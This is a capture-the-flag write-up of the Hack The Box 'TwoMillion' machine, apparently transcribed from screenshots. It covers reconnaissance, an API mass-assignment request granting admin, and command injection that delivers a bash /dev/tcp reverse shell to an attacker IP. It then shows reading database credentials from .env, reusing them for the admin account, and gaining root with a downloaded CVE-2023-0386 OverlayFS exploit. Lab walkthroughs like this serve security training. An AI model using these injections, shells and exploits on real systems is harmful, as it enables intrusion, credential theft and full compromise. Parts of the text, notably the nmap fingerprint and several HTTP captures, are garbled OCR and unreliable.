nmap for port scanning

```
kali)-[~/Downloads]
                                                                  A 10.10.11.221
  [sudo] password for kali:
Nmap scan report for twomillion.htb (10.10.11.221)
Host is up (0.30s latency).
Not shown: 998 closed tcp ports (reset)
 PORT STATE SERVICE VERSION
 22/tcp open ssh
                                                  OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
    ssh-hostkey:
        256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
          256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
 80/tcp open http nginx
  |_http-title: Did not follow redirect to http://2million.htb/
 No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
 NO EXACT OF MELCINES TO MOST (11 YOU KNOW WHAT OF 15 TURNING OF 11, SEE MEL
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=6/25%OT=22%CT=1%CU=41127%PV=Y%DS=2%DC=T%G=Y%TM=667B
 OS:7CEB%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=107%TI=Z%CI=Z%II=I%TS=A)
 OS:SEQ(SP=FE%GCD=1%ISR=106%TI=Z%CI=Z%II=I%TS=A)OPS(01=M53CST11NW7%02=M53CST
 OS:11NW7%03=M53CNNT11NW7%04=M53CST11NW7%05=M53CST11NW7%06=M53CST11)WIN(W1=F
OS:E88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M
0S:53CNNSNW7%CC=\%Q=\T1(R=\%DF=\%T=40%S==0\%A=\+K=\+K=\*DF=\/\%T=40\%T=\\0.0\\\0.0\\\0.0\\\0.0\\\0.0\\\0.0\\\0.0\\\0.0\\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\\0.0\0
 OS:%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y
 OS:%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%
OS:RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
 TRACEROUTE (using port 143/tcp)
 HOP RTT ADDRESS
1 297.38 ms 10.10.14.1
          298.08 ms twomillion.htb (10.10.11.221)
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 50.02 seconds
```

gobuster for find hidden directory

```
(kali®kali)-[~/Downloads]
 -$ gobuster dir -u 2million.htb -w /usr/share/dirb/wordlists/subdomains-top1million-5000.txt -t 1000 -b 301
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                              http://2million.htb
[+] Method:
   Threads:
                              1000
[+] Wordlist:
                              /usr/share/dirb/wordlists/subdomains-top1million-5000.txt
[+] Negative Status codes:
[+] User Agent:
                              gobuster/3.6
[+] Timeout:
                              10s
Starting gobuster in directory enumeration mode
/api
                       (Status: 401) [Size: 0]
                                      [Size: 0] [
[Size: 170]
/home
/cdn2
                                      [Size: 170]
/pm
/register
                       (Status: 200) [Size: 4527]
```

Go to the /register . It provides a registration form



• Viewing the src code, I found a <script> tag that includes /js/inviteapi.min.js

```
<!--End wrapper-->
<!--scripts-->
<script src="/js/htb-frontend.min.js"></script>
<script defer="" src="/js/inviteapi.min.js"></script>

><script>! <script>! </script>
</body>
```

• At the bottom it has verifyInviteCode makeInviteCode string



Back to /invite , open the dev tools and typing makeInviteCode() at the console

· Decode the message

```
Va begre gb trarengr gur vaivgr pbgr, znxr n CBFG erdhrfg gb
\/ncv\/il\/vaivgr\/trarengr

ROT13 \rightarrow


In order to generate the invite code, make a POST request to \/api\/v1\/invite\/generate
```

- Generate Code
 - Use curl. -x [method] to send a POST request to /api/v1/invite/generate . Add -s and pipe it into jq to view nicely

Decode the message I just found

Verify the code and it return it's valid

- Put the code into the form on /invite, it redirects to /register
- Able to login to the website



- The /home/access has "Connection Pack" and "Regengerate" both return
 a .ovpn file. It's a valid OpenVPN connection config. Try to connect but it doesn't work
- API

- "Connection Pack" sends a GET request to /api/v1/user/vpn/generate, and
 "Regenerate" sends a GET to /api/v1/user/vpn/regenerate
- I'll send on of these requests to Burp Repeater and /api returns a description

```
| HTTP/1.1 | HTTP/1.1 | HTTP/1.1 | HTTP/1.1 | HTTP/1.1 | HOST: Zmillion.httb | Server: nginx |
```

/api/v1 returns details of the full API

```
GET /api/vl HTTP/l.1
Host: Amilion.htb
Host: Amilion.htb
Leer-Agent: Robillar5.0 (X11; Linux x86_54; rv:109.0) Gecke/2010010 Firefox/115.0

2 Server: nginx
Date: Wed, 25 Jun 2024 17:38:18 GMT
Accept: Location; grap. deflate. br
Connection: close
Referer: http://mailion.htb/home/access
Cookie: PMPSESSID-dehtacall_SMcLeagMarfi-Zebn2q
Legrer: http://mailion.htb/home/access
Cookie: PMPSESSID-dehtacall_SMcLeagMarfi-Zebn2q
Legrer: http://mailion.htb/home/access
Cookie: PMPSESSID-dehtacall_SMcLeagMarfi-Zebn2q
Legrer: http://mailion.htb/home/access
Ocontent-Length: 800
2 Server: nginx
Date: Wed, 25 Jun 2024 17:38:18 GMT
Connection: close
Paragas: Thu, 19 Nov 1988 108:52:00 GMT
Coache-Control: no-store, no-cache, must-revalidate
Paragas: no-cache
Dargase: no-cache
Dargase: no-cache
Dargase: no-cache
Dargase: Nover: Nov
```

- Enumerate Admin API
 - Check if a am the admin ⇒ False

```
| HTTP/1.1 200 0K | HTTP/1.1 200 0K | Server: nginx | Server:
```

0

PUT request to /api/v1/admin/settings/update doesn't return 401, but 200, with a different error in the body

 Get Admin access: As it says the content type is invalid, I'll look at the Content-Type header in my request. There is none so I'll add it and Content-Length

```
PUT /api/vl/admin/settings/update HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/l15.0
Accept: text/html.application/xhtml*xml.application/xml:q=0.9.image/webp.*/*;q=0.8
Accept-Encoding: grip, deflate, br
Connection: close
Referer: http://amillion.htb/home/access
Cookie: PPRSESID-dehosadl38kdeag3kmfk24bn2q
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Content-Length: 50

{
    "email":"test@test.com",
    "is_admin":1
}

| HTTP/1.1 200 0K
2 Server: nginx
3 Date: Wed, 26 Jun 2024 08:32:54 GMT
4 Content-Type: application/json
Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 99
Content-Length: 50

10
{
    "email":"test@test.com",
    "is_admin":1
}

*

| "is_admin":1
}

| HTTP/1.1 200 0K
2 Server: nginx
3 Date: Wed, 26 Jun 2024 08:32:54 GMT
4 Content-Type: application/json
Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 99
Content-Length: 99
Content-Length: 91

| "di":15,
    "username": nad",
    "is_admin":1
}

| "admin":1
```

- Command Injection
 - As my account is now an admin, I don't get a 401 response anymore from /api/v1/admin/vpn/generate . Add the username, it generates a VPN key

```
| HTTP/1.1 200 OK | Sarver: nginx | Sarver: ng
```

- Checking if there is any command injection
- Putting a ; in the username to break that into a new command. Also add
 a # at the end to comment out anything that might come after my input. It
 works

```
| POST /api/v1/admin/vpn/generate HTTP/1.1 | HOST: 2million.htb | 2 Server: mginx | Date: Med. 25 Jun 2024 18:10:59 GMT | Server: mginx | Date: Med. 25 Jun 2024 18:10:59 GMT | Server: mginx | Date: Med. 25 Jun 2024 18:10:59 GMT | Server: mginx | Date: Med. 25 Jun 2024 18:10:59 GMT | Server: mginx | Date: Med. 25 Jun 2024 18:10:59 GMT | Server: mginx | Date: Med. 25 Jun 2024 18:10:59 GMT | Server: mginx | Date: Med. 25 Jun 2024 18:10:59 GMT | Server: mginx | Server: mginx | Date: Med. 25 Jun 2024 18:10:59 GMT | Server: mginx | Date: Med. 25 Jun 2024 18:10:59 GMT | Server: mginx | Date: Med. 25 Jun 2024 18:10:59 GMT | Server: mginx | Date: Med. 25 Jun 2024 18:10:59 GMT | Server: mginx | Date: Med. 25 Jun 2024 18:10:59 GMT | Server: mginx | Date: Med. 25 Jun 2024 18:10:59 GMT | Server: mginx | Date: Med. 25 Jun 2024 18:10:59 GMT | Server: mginx | Date: Med. 25 Jun 2024 18:10:59 GMT | Server: mginx | Date: Med. 25 Jun 2024 18:10:59 GMT | Server: mginx | Date: Med. 25 Jun 2024 18:10:59 GMT | Server: mginx | Date: Med. 25 Jun 2024 18:10:59 GMT | Server: mginx | Date: Med. 25 Jun 2024 18:10:59 GMT | Server: mginx | Date: Med. 25 Jun 2024 18:10:59 GMT | Server: mginx | Date: Med. 25 Jun 2024 18:10:59 GMT | Server: mginx | Date: Med. 25 Jun 2024 18:10:59 GMT | Server: mginx | Date: Med. 25 Jun 2024 18:10:59 GMT | Server: mginx | Date: Med. 25 Jun 2024 18:10:59 GMT | Server: mginx | Date: Med. 25 Jun 2024 18:10:59 GMT | Server: mginx | Date: Med. 25 Jun 2024 18:10:59 GMT | Server: mginx | Date: Med. 25 Jun 2024 18:10:59 GMT | Server: mginx | Date: Mginx
```

RevShell

 Starting nc listening on my host, then put a reverse shell in the username

```
{
    "username":"nad; bash -c 'bash -i >& /dev/tcp/l0.10.14.20/5555 0>&l' #"
}
```

```
(kali® kali)-[~/Downloads]
$ nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.20] from (UNKNOWN) [10.10.11.221] 38360
bash: cannot set terminal process group (1172): Inappropriate ioctl for device bash: no job control in this shell
www-data@2million:~/html$ whoami
whoami mass and
www-data@setalifes
```

Pril to admin

- The user.txt need admin permission to see so I privilege escalation as admin
- The <u>index.php</u> defines a bunch of routes for the various pages and endpoints used on the website

```
www-data@2million:~/html$ cat index.php
cat index.php
<?php
session_start();
//error_reporting(E_ALL);
//ini_set('display_errors',1);
spl_autoload_register(function ($name){
    if (preg_match('/Controller$/', $name))
        $name = "controllers/${name}";
    else if (preg_match('/Model$/', $name))
        $name = "models/${name}";
    include_once "${name}.php";
});
$envFile = file('.env');
$envVariables = [];
foreach ($envFile as $line) {
    $line = trim($line);
    if (!empty($line) &f strpos($line, '=') ≠ false) {
        list($key, $value) = explode('=', $line, 2);
        $key = trim($key);
        $value = trim($value);
        $envVariables[$key] = $value;
```

 Continue access the file __env . It used in PHP web frame works to set environment variables for use by the application. This application is more faking a _env file rather than actually using it in a framework, but the _env file still looks the same

```
www-data@2million:~/html$ cat .env
cat .env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
```

The password both works on su - admin and ssh

```
www-data@2million:~/html$ su - admin
su - admin
Password: SuperDuperPass123
whoami
admin
```

Found the user.txt

```
admin@2million:~$ cat user.txt
cat user.txt
88ce4ed0609f3536d45312c6be365691
```

- Pril to root
 - Mail
 - When I logged in over SSH, there was a line in the banner that said admin had mail.

```
You have mail.
Last login: Wed Jun 26 02:02:21 2024 from 10.10.14.13
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
```

That is held in /var/mail/admin

```
admin@zmillion:/$ cd /var/mail
admin@zmillion:/var/mail$ ls
admin@zmillion:/var/mail$ cat admin
From: ch4p <ch4p@zmillion.htb>
To: admin@zmillion.htb>
Cc: goblin <goblin@zmillion.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@zmillion.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While we're partially down, can you also upgrade the OS on our web host? There have been a few serious Linux kernel CVEs already this year. That one in OverlayFS / F
USE looks nasty. We can't get popped by that.

HTB Godfather
```

It talks about needing to patch the OS as well, and mentions a overlayFS
 / FUSE CVE

- Discover the Vulnerability
 - The machine is running Ubuntu 22.04 with the kernel 5.15.70'

```
admin@2million:/var/mail$ uname -a
Linux 2million 5.15.70-051570-generic #202209231339 SMP Fri Sep 23 13:45:37 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
admin@2million:/var/mail$ cat /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=22.04
DISTRIB_CODENAME=jammy
DISTRIB_DESCRIPTION="Ubuntu 22.04.2 LTS"
```

- Googled for the vulnerability and I found it has OverlayFS vulnerability CVE-2023-0386
- It has the <u>exploit</u> on github. Ok let's downloaded it, transfer to the victim machine, go into the folder, and run <u>make all</u> like it says in the <u>README.md</u>

```
admin@2million:~$ curl -o exploit.zip http://10.10.14.20:2022/CVE-2023-0386-main.zip
              % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
  % Total
100 11578 100 11578
admin@2million:~$ ls
admin@2million:~$ unzip exploit.zip
Archive: exploit.zip
c4c65cefca1365c807c397e953d048506f3de195
   creating: CVE-2023-0386-main/
  inflating: CVE-2023-0386-main/Makefile
  inflating: CVE-2023-0386-main/README.md
  inflating: CVE-2023-0386-main/exp.c
  inflating: CVE-2023-0386-main/fuse.c
  inflating: CVE-2023-0386-main/getshell.c
   creating: CVE-2023-0386-main/ovlcap/
 extracting: CVE-2023-0386-main/ovlcap/.gitkeep
   creating: CVE-2023-0386-main/test/
  inflating: CVE-2023-0386-main/test/fuse_test.c
inflating: CVE-2023-0386-main/test/mnt
inflating: CVE-2023-0386-main/test/mnt.c
admin@2million:~$ ls
```

- It throws some errors, but there are now 3 binaries that weren't there before
- Based on README.md , 2 running 2 command in 2 section

```
admin@2million:~/CVE-2023-0386-main$ ./fuse ./ovlcap/lower ./gc
[+] len of gc: 0×3ee0
[+] readdir
[+] getattr_callback
/file
[+] open_callback =/5.
/file
[+] read buf callback
offset 0
size 16384
path /file
[+] open_callback
/file
[+] open callback
/file
[+] ioctl callback
path /file
cmd 0×80086601
[+] getattr_callback
[+] readdir
[+] getattr_callback
/file
[+] getattr_callback
[+] readdir
[+] getattr_callback
/file
admin@2million:~/CVE-2023-0386-main$ ./exp
uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root
                             4096 Jun 26 15:55 .
                    root
                    root
                             4096 Jun 26 15:55 ..
drwxrwxr-x 6 root
-rwsrwxrwx 1 nobody nogroup 16096 Jan 1 1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
```

Successfully gaining access to the root

```
root@2million:~/CVE-2023-0386-main# whoami
root
```

Grab the root.txt

```
root@2million:~/CVE-2023-0386-main# cd ../../
root@2million:/home# cd ..
root@2million:/# cd root
root@2million:/root# ls
root.txt snap thank_you.json
root@2million:/root# cat root.txt
255e9a29223c4f28e017c2f7bb82beb0
root@2million:/root#
```